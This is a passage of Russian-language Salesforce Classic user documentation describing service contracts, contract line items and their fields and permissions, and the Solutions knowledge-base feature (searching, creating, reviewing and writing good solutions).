-  **Прим.:** Сервисные контракты с активными или недействительными правами не могут быть удалены. При необходимости удаления сервисного контракта с правами (например, из-за проблем с сервисным контрактом) добавьте его права в другой сервисный контракт, а затем удалите его.

### Предоставление общего доступа к сервисным контрактам

Для предоставления дополнительного доступа к сервисным контрактам по сравнению с установленной моделью общего доступа в организации можно использовать правила общего доступа. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Чтобы отобразить пользователей с доступом к сервисному контракту, нажмите **«Предоставить общий доступ»** на странице «Сведения о сервисном контракте». Откроется страница «Сведения об общем доступе». Ниже перечислены действия, доступные на данной странице.

- Просмотр списка пользователей, которые имеют доступ к сервисному контракту.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**. Общий доступ можно предоставить только пользователям с полномочием «Чтение» для сервисных контрактов.
- Создание, редактирование и удаление правил общего доступа вручную.
- Определение настраиваемого представления для фильтрации списка пользователей, которые имеют доступ к сервисному контракту.

### Передача сервисных контрактов между пользователями

Может потребоваться перенос нескольких сервисных контрактов для пользователя. Для этого перейдите на вкладку «Сервисные контракты» и нажмите **«Передать сервисные контракты»** в разделе «Инструменты».

СМ. ТАКЖЕ:

[Сервисные контракты](#)

[Поля сервисных контрактов](#)

## Поля сервисных контрактов

Сервисные контракты имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле               | Описание  |
|--------------------|---|
| Имя организации    | Организация, которая приобрела или несет ответственность за сервисный контракт.   |
| Дата активации     | Первый день действия сервисного контракта.*   |
| Статус утверждения | Поле статуса процесса утверждения. При наличии процесса утверждения для сервисных контрактов в этом поле указывается текущая стадия процесса утверждения. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.



| Поле                      | Описание   |
|---------------------------|--|
| Город для счета           | Часть адреса для выставления счета: название города. Данное поле может содержать не более 40 символов.   |
| Страна для счета          | Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  |
| Область для счета         | Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   |
| Почтовый индекс для счета | Часть адреса для выставления счета: почтовый индекс. Данное поле может содержать не более 20 символов.   |
| Имя контакта              | Контакт, связанный с сервисным контрактом. Воспользуйтесь раскрывающимся списком.  |
| Имя контракта             | Имя сервисного контракта.<br>В зависимости от бизнес-потребностей может потребоваться включение имени клиента, даты окончания действия контракта, типа продукта, на который распространяется контракт, или других сведений.  |
| Номер контракта           | Автоматически создаваемый номер сервисного контракта. (Только для чтения)  |
| Создано                   | Пользователь, создавший сервисный контракт. (Только для чтения)  |
| Дата создания             | Дата создания сервисного контракта.*   |
| Валюта                    | Валюта для всех полей валюты в сервисном контракте. Данное поле доступно только мультивалютным организациям.<br>Валюта сервисного контракта, содержащего элементы строки контракта, не может быть изменена.  |
| Описание                  | Описание сервисного контракта. Данное поле поддерживает ввод не более 32 Кб данных.<br>Включите в описание сведения, которые помогут агентам понять сферу действия сервисного контракта. Например, «Этот контракт гарантирует, что клиент получит первый ответ в течение 2 часов, а его проблема будет решена в течение 24 часов». |

| Поле                                | Описание  |
|-------------------------------------|---|
| Скидка                              | Средневзвешенное значение всех скидок для элементов строки контракта. Данное поле поддерживает любые положительные числа до 100. (Только для чтения)  |
| Дата окончания                      | Последний день действия сервисного контракта.*<br>Это поле остается пустым, если не установлен триггер Арех или быстрое действие для его заполнения. Например, можно создать быстрое действие, которое устанавливает для поля «Дата окончания» значение 365 дней после «Даты начала». |
| Общая сумма                         | Общая сумма сервисного контракта плюс налоги и стоимость отправки. (Только для чтения)  |
| Последнее изменение сделано         | Пользователь, изменивший сервисный контракт последним. (Только для чтения)  |
| Элементы строки                     | Количество элементов строки сервисного контракта (продуктов).   |
| Ответственный за сервисный контракт | Назначенный ответственный за сервисный контракт.  |
| Доставка и обработка                | Общая стоимость отправки и обработки сервисного контракта.  |
| Город отправки                      | Часть основного почтового адреса или адреса для доставки: название города. Данное поле может содержать не более 40 символов.  |
| Страна отправки                     | Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   |
| Область отправки                    | Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                                    |
| Улица отправки                      | Часть основного почтового адреса организации или адреса для доставки: название улицы. Данное поле может содержать не более 255 символов.  |
| Индекс отправки                     | Часть основного почтового адреса или адреса для доставки: почтовый индекс. Данное поле может содержать не более 20 символов.  |
| Особые условия                      | Любые оговоренные условия, которые должны отслеживаться в сервисном контракте.  |

| Поле                | Описание  |
|---------------------|---|
| Дата начала         | <p>Первый день действия сервисного контракта.*</p> <p>Это поле остается пустым, если не установлен триггер Арех или быстрое действие для его заполнения. Например, можно создать быстрое действие, которое устанавливает для поля «Дата начала» дату изменения статуса на активное.</p>   |
| Статус              | <p>Статус сервисного контракта.</p> <p>Статус определяется текущей системной датой организации и полями сервисного контракта «Дата начала» и «Дата окончания». Статусу присваивается значение...</p> <ul style="list-style-type: none"> <li>• «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания».</li> <li>• «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате.</li> <li>• «Неактивно», если системная дата предшествует значению поля «Дата начала».</li> </ul> |
| Значок статуса      | <p>Представляет статус сервисного контракта с помощью одного из следующих значков.</p> <ul style="list-style-type: none"> <li>•  «Активно»</li> <li>•  «Срок действия истек»</li> <li>•  «Неактивно»</li> </ul>  |
| Промежуточная сумма | <p>Общая сумма по элементам строки сервисного контракта (продуктам) без учета скидок, налогов и стоимости отправки. (Только для чтения)</p>   |
| Налог               | <p>Общая сумма налогов по сервисному контракту. Это поле валюты, поэтому следует вводить сумму, а не проценты. Например, введите 10,50 \$.</p>  |
| Срок (в месяцах)    | <p>Срок действия сервисного контракта в месяцах.</p> <p>Это поле не зависит от значений «Дата начала» и «Дата окончания». В зависимости от использования сервисных контрактов можно скрыть поле «Срок окончания» или установить проверку данных, при которой заполняется поле «Дата окончания», если задано значение «Срок окончания».</p>  |
| Итоговая цена       | <p>Общая сумма по элементам строки контракта (продуктам) с учетом скидок, но без учета налогов и стоимости отправки. (Только для чтения)</p>  |

\*Сервисные контракты имеют четыре поля даты. «Дата создания» — дата создания сервисного контракта в Salesforce, т.е. самая ранняя дата. «Дата активации» — это дата первой активации для учетной записи или клиента. «Дата начала» — дата вступления сервисного контракта в силу или дата последнего продления, а «Дата окончания» — последний день действия сервисного контракта. Поля «Дата начала» и «Дата окончания» по умолчанию пусты, но можно создать триггеры Apex, которые будут заполнять эти поля на основе других полей сервисного контракта, например значения поля «Статус».

СМ. ТАКЖЕ:

[Рекомендации по работе с сервисными контрактами](#)


[Поля элементов строки контракта](#)


## Элементы строки контракта

### Элементы строки контракта

Элементы строки контракта — это определенные продукты, указанные в сервисном контракте (не в генеральном). Элементы строки контракта доступны пользователям только в том случае, если организация использует продукты.

Элементы строки сервисного контракта перечислены в связанном списке «Элементы строки контракта».

 **Прим.:** Элементы строки контракта не поддерживают создание расписаний, и у пользователей сообщества нет к ним доступа.

 **Пример:** Можно создать сервисный контракт для продуктов X, Y и Z, а затем создать права в сервисном контракте, назначенном для контактов в конкретной учетной записи. Когда один из контактов запрашивает поддержку, агент проверяет активность права, относящегося к этому сервисному контракту. Если право является активным, агент предоставляет поддержку для любого продукта (представленного элементами строки контракта), на который распространяется сервисный контракт.

СМ. ТАКЖЕ:

[Рекомендации по работе с элементами строки контракта](#)

[Поля элементов строки контракта](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Рекомендации по работе с элементами строки контракта

Элемент строки контракта — это определенный продукт, указанный в сервисном контракте. Узнайте, как выполнять основные действия для элементов строки контракта.

### Просмотр элементов строки контракта

Чтобы просмотреть элемент строки контракта, перейдите к сервисному контракту, на который он распространяется. Связанный список «Элементы строки контракта» содержит все элементы строки, связанные с сервисным контрактом. Для просмотра связанных прав, журнала и других сведений щелкните элемент строки контракта.



**Прим.:** Элементы строки контракта не поддерживают создание настраиваемых списковых представлений.

### Добавление элементов строки контракта в сервисный контракт

Элементы строки контракта можно добавлять из связанного списка «Элементы строки контракта» на странице «Сведения о сервисном контракте».

1. Нажмите кнопку **«Добавить элемент строки»** в связанном списке «Элементы строки контракта».
2. Выберите прайс-лист. Если активирован только стандартный прайс-лист, то он автоматически назначается сервисному контракту.
3. Выберите один или несколько продуктов из списка или найдите продукт и щелкните по его имени.
4. Введите атрибуты для каждого продукта. Администратор может настроить данную страницу так, что она будет содержать поля, характерные для текущей организации.
5. Заполните поле «Продажная цена». По умолчанию продажная цена определяется ценой продукта по прайс-листу, назначенному возможности. В зависимости от предоставленных полномочий, данное значение может быть переопределено. Например, можно предоставить скидку.
6. Введите количество продуктов по данной цене в поле «Количество».
7. Нажмите кнопку **«Сохранить»**.

### Удаление элементов строки контракта

Элементы строки контракта можно удалить из связанного списка «Элементы строки контракта» на странице «Сведения о сервисном контракте».

Удаленный элемент строки контракта перемещается в корзину. Кроме того, удаление элемента строки контракта инициирует удаление всех связанных примечаний, вложений или действий. Восстановление элемента строки контракта инициирует восстановление всех связанных элементов.

### Предоставление общего доступа к элементам строки контракта

Элементы строки контракта не поддерживают общий доступ. Общий доступ к элементам строки контракта наследуется от сервисных контрактов. Например,

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления элементов строки контракта в сервисные контракты:

- «Редактирование» для сервисных контрактов
- И

«Создание» для элементов строки контракта и «Чтение» для продуктов и прайс-листов

Для просмотра элементов строки контракта:

- «Чтение» для элементов строки контракта И «Чтение» для продуктов и прайс-листов

Для редактирования элементов строки контракта:

- «Редактирование» для элементов строки контракта И «Чтение» для продуктов и прайс-листов

Для удаления элементов строки контракта:

- «Удаление» для элементов строки контракта И «Чтение» для продуктов и прайс-листов

пользователи с полномочием «Чтение» для сервисных контрактов наследуют полномочие «Чтение» для элементов строки контракта.

СМ. ТАКЖЕ:

[Поля элементов строки контракта](#)

[Права: термины, которые следует знать](#)

## Поля элементов строки контракта




Элементы строки контракта содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                        | Описание  |
|-----------------------------|---|
| Имя актива                  | Актив, связанный с элементом строки контракта.<br><br>Продукты — это объекты, продаваемые компанией (например, сумка для ноутбука), а активы — это определенные продукты, приобретенные клиентом (сумка для ноутбука, приобретенная покупателем). |
| Создано                     | Пользователь, создавший элемент строки контракта. (Только для чтения)   |
| Дата создания               | Дата создания элемента строки контракта.  |
| Описание                    | Описание элемента строки контракта.<br>Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.  |
| Скидка                      | Скидка, применяемая к элементу строки контракта. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.   |
| Дата окончания              | Последний день действия элемента строки контракта.<br><br>Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения.  |
| Последнее изменение сделано | Пользователь, изменивший элемент строки контракта последним. (Только для чтения)  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Поле                  | Описание   |
|-----------------------|--|
| Номер элемента строки | Автоматически создаваемый номер элемента строки контракта. (Только для чтения)   |
| Цена по прайс-листу   | Цена элемента строки контракта (продукта) по прайс-листу, включая валюту. (Только для чтения)  |
| Продукт               | Имя элемента строки контракта (продукта) по прайс-листу.   |
| Количество            | Количество единиц элемента строки контракта (продукта), указанного в сервисном контракте.<br>Значение должно быть больше единицы.  |
| Продажная цена        | Цена элемента строки контракта.<br>По умолчанию продажная цена элемента строки контракта (продукта), добавленного в возможность или смету, соответствует цене элемента строки контракта (продукта) по прайс-листу, но может быть изменена.   |
| Сервисный контракт    | Сервисный контракт, связанный с элементом строки контракта.  |
| Дата начала           | Дата начала элемента строки контракта.<br>Это поле остается пустым, если не установлен триггер Арех или быстрое действие для его заполнения.   |
| Статус                | Статус элемента строки контракта.<br>Статус определяется текущей системной датой организации и полями элемента строки контракта «Дата начала» и «Дата окончания». Статусу присваивается значение... <ul style="list-style-type: none"> <li>• «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания».</li> <li>• «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате.</li> <li>• «Неактивно», если системная дата предшествует значению поля «Дата начала».</li> </ul> |
| Значок статуса        | Представляет статус элемента строки контракта с помощью одного из следующих значков. <ul style="list-style-type: none"> <li>•  «Активно»</li> <li>•  «Срок действия истек»</li> <li>•  «Неактивно»</li> </ul>   |
| Промежуточная сумма   | Продажная цена элемента строки контракта, умноженная на количество.  |

| Поле          | Описание  |
|---------------|---|
| Итоговая цена | Продажная цена элемента строки контракта, умноженная на количество, минус скидка. |

СМ. ТАКЖЕ:

[Поля сервисных контрактов](#)

[Рекомендации по работе с элементами строки контракта](#)

## Доступ к базе знаний

### Решения

#### Общие сведения о решениях

Решение — это подробное описание решения, принятого в отношении запроса клиента. Создание, проверка и категоризация решений доступны менеджерам решений, администраторам и пользователям с соответствующими полномочиями. Кроме того, они могут публиковать решения на портале самообслуживания и делать их общедоступными.

Вкладка «Решения» содержит начальную страницу, позволяющую быстро находить нужные решения и управлять ими. Если в организации включена поддержка категорий решений, то пользователи могут просматривать и искать решения по категории. Сортировка и фильтрация решений могут выполняться с помощью стандартных и настраиваемых списковых представлений.

Импорт решений доступен администраторам и пользователям с полномочием «Импорт решений».



**Прим.:** По умолчанию решения создаются и отображаются в текстовом формате. Если в организации включена поддержка HTML-решений, то все решения отображаются в формате HTML и создаются посредством редактора HTML.

СМ. ТАКЖЕ:

[Начальная страница решений](#)

[Советы по созданию решений](#)

[Общие сведения об HTML-решениях](#)

[Руководство по административной настройке: руководство по внедрению решений](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Поиск решений

Ниже перечислены способы поиска решений.

- Поиск на вкладке «Обращения»
- Поиск на вкладке «Решения»
- Просмотр решений
- Поиск с помощью функции глобального поиска
- Создание списковых представлений в Salesforce Classic

Поиск выполняется по всем стандартным текстовым полям решений, а также по перечисленным ниже типам настраиваемых полей.

- Автонумерация
- Текст
- Область текста
- Область подробного текста
- Эл. почта
- Тел.
- Любое поле, заданное в качестве внешнего кода.

Ниже перечислены особенности поиска решений.

- В результате поиска отображаются решения, содержащие все или только некоторые ключевые слова. Например, в результате поиска по критерию *data loader* могут отображаться записи, содержащие только слово *data* или *loader*, либо оба ключевых слова в любом порядке. Чем больше ключевых слов содержат записи, тем выше они отображаются в результатах поиска. Близость ключевых слов также влияет на позицию записей в результатах поиска.
- Решения поддерживают функцию морфологического поиска, то есть поиска морфологической формы введенного запроса. Например, в результате поиска по запросу «создание» могут быть найдены решения, содержащие слова «создать», «создал» и «создание».
- Чтобы уточнить результаты поиска решений, воспользуйтесь специальными символами и операторами.
- Решение, заголовок которого соответствует хотя бы одному из заданных критериев поиска, отображается вверху списка.
- Количество обнаруженных решений отображается в круглых или квадратных скобках. Например, запись «Грузовик (35)», отображающаяся в результате поиска по запросу «Грузовик», указывает на то, что обнаружено 35 решений, содержащих слово «Грузовик».

### Поиск на вкладке «Обращения»

1. Введите ключевые слова, связанные с возможным решением, в поле поиска связанного списка «Решения» на странице сведений об обращении. Поисковый запрос может содержать специальные символы и операторы.
2. Если в организации включена поддержка категорий, выберите нужную категорию.
3. Нажмите кнопку «Найти решение». В результате поиска отображается список соответствующих решений.
  - Чтобы отсортировать результаты поиска по возрастанию или убыванию, щелкните заголовок нужного столбца.
    - Сортировка применяется ко всем найденным элементам, включая элементы на последующих страницах.
    - Заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не обеспечивает сортировку.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра решений:


- «Чтение» для решений

- Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.
  - Если в организации включена поддержка сводок по решениям и путей к встроеным категориям решений, то в результатах поиска отображаются не более 150 символов решения и 150 символов пути к категориям решений.
  - Если в организации включена поддержка HTML-решений, то все теги и изображения удаляются из сведений о решении.
  - Если в организации включена поддержка **предложенных решений**, нажмите кнопку **«Просмотр предложенных решений»**, чтобы просмотреть соответствующие решения с помощью формулы, которая автоматически определяет степень соответствия каждого решения отдельному обращению исходя из частоты употребления слов, близости слов, сходства обращений и связанных решений.
4. Если организация поддерживает использование фильтров, отфильтруйте результаты поиска. Щелкните ссылку **«Показать фильтры»** в соответствующем связанном списке результатов, введите критерии фильтрации и нажмите кнопку **«Применить фильтры»**.

### Поиск на вкладке «Решения»

1. Введите ключевые слова, связанные с возможным решением, в поле поиска на вкладке «Решения». Поисковый запрос может содержать специальные символы и операторы.
2. Если в организации включена поддержка категорий, выберите нужную категорию.
3. Нажмите кнопку **«Найти решение»**. В результате поиска отображается список совпадающих записей.

Чтобы отсортировать результаты поиска по возрастанию или убыванию, щелкните заголовок нужного столбца.

 **Прим.:** Сортировка применяется ко всем найденным элементам, включая элементы на последующих страницах. Заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не обеспечивает сортировку.

Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений. Если в организации включена поддержка сводок по решениям и путей к встроеным категориям решений, то в результатах поиска отображаются не более 150 символов решения и 150 символов пути к категориям решений. Если в организации включена поддержка HTML-решений, то все теги и изображения удаляются из сведений о решении.

4. Если организация поддерживает использование фильтров, отфильтруйте результаты поиска. Щелкните ссылку **«Показать фильтры»** в соответствующем связанном списке результатов, введите критерии фильтрации и нажмите кнопку **«Применить фильтры»**.
5. Чтобы открыть запись, щелкните имя нужной записи прямо в списке. Если совпадения не найдены, просмотрите решения по категориям.

Доступные поля определяются макетом поиска, заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition).

### Просмотр решений

1. Чтобы просмотреть список решений в нужной категории и ее подкатегориях, щелкните имя категории в разделе **«Обзор решений»** на вкладке «Решения».

2. Чтобы отсортировать решения по категориям, частоте использования или времени последнего обновления, воспользуйтесь раскрывающимся списком.
3. Чтобы открыть запись, щелкните имя нужной записи прямо в результатах поиска.

### Поиск с помощью функции глобального поиска

1. Введите критерии поиска в область, расположенную в верхнем колонтитуле.  
Поисковый запрос может содержать специальные символы и операторы.
2. Чтобы уточнить результаты поиска, щелкните ссылку «**Параметры поиска...**» в раскрывающемся списке и установите флажок «Решения».
3. Нажмите кнопку «**Поиск**».

СМ. ТАКЖЕ:

[Принятие решений по обращениям](#)

[Общие сведения о многоязычных решениях](#)

## Отображение и выбор решений

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |   |
|---|---|
| Для просмотра решений:                  | «Чтение» для решений  |
| Для добавления решения в обращение:     | «Чтение» для решений и обращений<br>И<br>«Редактирование» для обращений |
| Для изменения неопубликованных решений: | «Редактирование» для решений  |
| Для удаления неопубликованных решений:  | «Удаление» для решений  |
| Для изменения опубликованных решений:   | «Управление опубликованными решениями»                                  |
| Для удаления опубликованных решений:    | «Управление опубликованными решениями»                                  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Отображение решений

Чтобы просмотреть подробные сведения о решении, щелкните заголовок нужного решения, найденного путем поиска в обращении или выбора на начальной странице решений или на страницах со списком решений. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

### Просмотр обновлений и комментариев для решений (Chatter)

Лента Chatter позволяет просматривать обновления, комментарии и сообщения для решений.

### Выбор решений

Чтобы добавить решение в обращение, нажмите кнопку «**Выбрать**» на странице сведений о решении или в списке результатов поиска. Решение автоматически добавляется в обращение. Кнопка «**Выбрать**» доступна только в том случае, если для поиска решения использовалось обращение или выполнялся поиск решений для добавления на начальную страницу портала самообслуживания.

### Редактирование и удаление неопубликованных решений

Чтобы обновить неопубликованное решение, нажмите кнопку **«Правка»**, измените необходимые поля и нажмите кнопку **«Сохранить»** (доступно только при наличии полномочия «Редактирование» для решений). Чтобы удалить неопубликованное решение, нажмите кнопку **«Удалить»** (доступно только при наличии полномочия «Удаление» для решений).



**Прим.:** Если в организации включена поддержка HTML-решений, то текстовое решение, открытое и сохраненное в редакторе HTML, становится HTML-решением.

### Редактирование и удаление опубликованных решений

Редактирование и удаление опубликованных решений доступно только пользователям с полномочием «Управление опубликованными решениями» (например, администраторы и менеджеры решений).

### Связанные списки решений

Связанные списки, расположенные ниже сведений о решении, содержат данные, связанные с решением, включая журнал изменения решения, открытые и закрытые действия, вложения, связанные обращения, переведенные решения и категории решения. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных данных.

### Печать решений

Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы.



**Прим.:** Если в организации включена поддержка HTML-решений, то версия для печати содержит любое форматирование HTML, примененное к сведениям о решении.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части любой страницы сведений о решении. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

СМ. ТАКЖЕ:



[Журнал решения](#)

[Создание решений](#)

[Категоризация решений](#)

## Просмотр списков решений

Страница со списком решений содержит решения, доступные в текущем представлении. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

- Чтобы просмотреть сведения о решении, щелкните заголовок нужного решения. Чтобы **изменить или переместить решение в корзину**, щелкните ссылку **«Правка»** или **«Удал.»**.
- Если включена поддержка Chatter, щелкните значок  или , чтобы начать или отменить отслеживание решения в ленте Chatter.
- Чтобы **создать решение**, нажмите кнопку **«Создать решение»** или выберите пункт **«Решение»** в раскрывающемся списке «Создать...» на боковой панели.

СМ. ТАКЖЕ:

[Общие сведения о решениях](#)

## Создание решений

Ниже перечислены способы создания решений.

- Чтобы создать решение на боковой панели или на вкладке «Решения», выполните указанные ниже действия.

1. Выберите пункт **«Решение»** в раскрывающемся списке «Создать...» на боковой панели или нажмите кнопку **«Создать»** в разделе **«Недавние решения»** на начальной странице решений.

Если в организации включена поддержка многоязычных решений, нажмите кнопку **«Создать»** в связанном списке «Переведенные решения», чтобы создать переведенное решение для соответствующего основного решения.

2. Если в организации включена поддержка многоязычных решений, выберите нужный язык в раскрывающемся списке «Язык».

Доступные языки — это языки, поддерживаемые системой Salesforce. Список «Язык» не содержит языки, используемые в основном решении или других переведенных решениях, которые связаны с основным решением.

3. Введите заголовок решения, сведения и другие данные.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков решений:

- «Чтение» для решений

Для создания решений:

- «Создание» для решений

Для изменения решений:

- «Редактирование» для решений

Для удаления решений:

- «Удаление» для решений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания решений:

- «Создание» для решений



**Совет:** Решение, заголовок которого содержит критерии поиска, занимает в результатах поиска более высокую позицию. Таким образом, рекомендуем использовать заголовки, которые содержат наиболее типичные критерии поиска.

Если в организации включена поддержка HTML-решений, то сведения о решении могут быть добавлены посредством HTML-редактора. HTML-редактор поддерживает панель инструментов, позволяющую вставлять изображения, а также форматировать текст и абзацы решения.

4. Если в организации включена функция проверки орфографии, нажмите кнопку **«Проверить орфографию»**, чтобы проверить решение на наличие ошибок. Функция проверки орфографии проверяет только описание решения, но не его заголовок.

Если в организации включена поддержка многоязычных решений, то проверка орфографии выполняется на языке, выбранном в раскрывающемся списке «Язык». Функция проверки орфографии поддерживает не все языки, используемые в системе Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

5. Нажмите кнопку **«Сохранить»**.



**Прим.:** Изображения в сведениях об HTML-решениях не будут отображаться в списковых представлениях и отчетах.

- Чтобы создать решение при закрытии обращения, выполните указанные ниже действия.
  1. Нажмите кнопку **«Закрыть обращение»** на странице сведений об обращении или кнопку **«Сохранить и закрыть»** на странице редактирования обращения.
  2. Чтобы отправить решение на проверку, введите заголовок и сведения в разделе **«Сведения о решении»** и установите флажок **«Отправить в базу знаний»**.
  3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Проверка решений](#)

[Советы по созданию решений](#)

[Категоризация решений](#)


## Советы по созданию решений

Только полезные решения могут ускорить процесс обработки обращений. Изучите указанные ниже рекомендации и ознакомьтесь с документом *«Советы и рекомендации по решениям»*.

### Возможность повторного использования


- Добавьте все факты и симптомы проблемы.
- Добавьте любой нужный анализ или предложения по устранению неполадок.
- Добавьте краткое, но точное описание причины возникновения проблемы, а также ее решение.
- Укажите только одну причину и одно решение для каждого случая. Если решение включает в себя несколько этапов, пронумеруйте каждый этап и поместите их на отдельную линию.
- Убедитесь в доступности текста, а также в том, что он написан на языке целевой аудитории (как для клиентов, так и для пользователей службы поддержки).
- Убедитесь, что заголовок правильно отражает суть проблемы или вопроса.

- Чтобы повысить эффективность функции «Предложенные решения», свяжите с отдельным обращением как можно больше решений. Поиск предложенных решений осуществляется с помощью формулы, которая автоматически определяет важность каждого решения для отдельного обращения — по количеству связываний решения с похожими обращениями.

 **Прим.:** Чтобы гарантировать возможность повторного использования любых решений, рекомендуем придерживаться единого стиля оформления. Каждая организация может выбрать свой собственный стиль; однако любое решение должно содержать заголовок, а также описание, причину и способы решения проблемы.

#### Возможность поиска

- Убедитесь, что решение может быть найдено различными способами, а также различными пользователями, каждый из которых описывает возникшую проблему по-своему.
- Убедитесь, что решение является уникальным и может существовать как отдельная статья базы знаний.
- Убедитесь в эффективности решения в рамках собственной организации, а также в его полезности для клиентов.
- Убедитесь, что решение содержит используемые клиентами слова, чтобы при регистрации обращений на портале самообслуживания или клиентском портале предложенные решения отображались на основе частоты употребления слов. Например, если клиенты используют слово «концентратор» вместо слова «маршрутизатор», то слово «концентратор», добавленное в решение, позволяет повысить вероятность его отображения в предложенных решениях.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

#### Техническая точность

- Убедитесь в точности и актуальности решения.
- Убедитесь в доступности технических данных для целевой аудитории.

#### Пример решения

Ниже приведен пример, содержащий решение для конкретной проблемы.

How do I change an account's billing information?

Problem—Users aren't sure how to change an account's billing information, such as the credit card number or payment type.

Solution—Change billing information in the active contract on the account.

1. Open an account by clicking its name on the Accounts home page or an Accounts related list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the account.
3. Enter the correct billing information.
4. Click Save.

СМ. ТАКЖЕ:

[Создание решений](#)

## Проверка решений

Проверка текущих решений доступна менеджерам решений, администраторам и пользователям с полномочием «Редактирование» для решений. Публикация решений доступна менеджерам решений, администраторам и пользователям с полномочием «Управление опубликованными решениями».

1. Нажмите кнопку **«Правка»** на странице сведений о решении.
2. Внесите необходимые изменения и выберите значение «Проверено» в раскрывающемся списке «Статус».
3. Чтобы сделать решение доступным на портале самообслуживания и клиентском портале Salesforce, установите флажок «Отображается на портале самообслуживания».



**Прим.:** Решение доступно на клиентском портале даже в том случае, если значение «Проверено» не выбрано в раскрывающемся списке «Статус»; доступность решения на клиентском портале определяется флажком «Отображается на портале самообслуживания».

4. Чтобы сделать решение доступным посредством общедоступных решений, установите флажок «Отображается в общедоступной базе знаний».

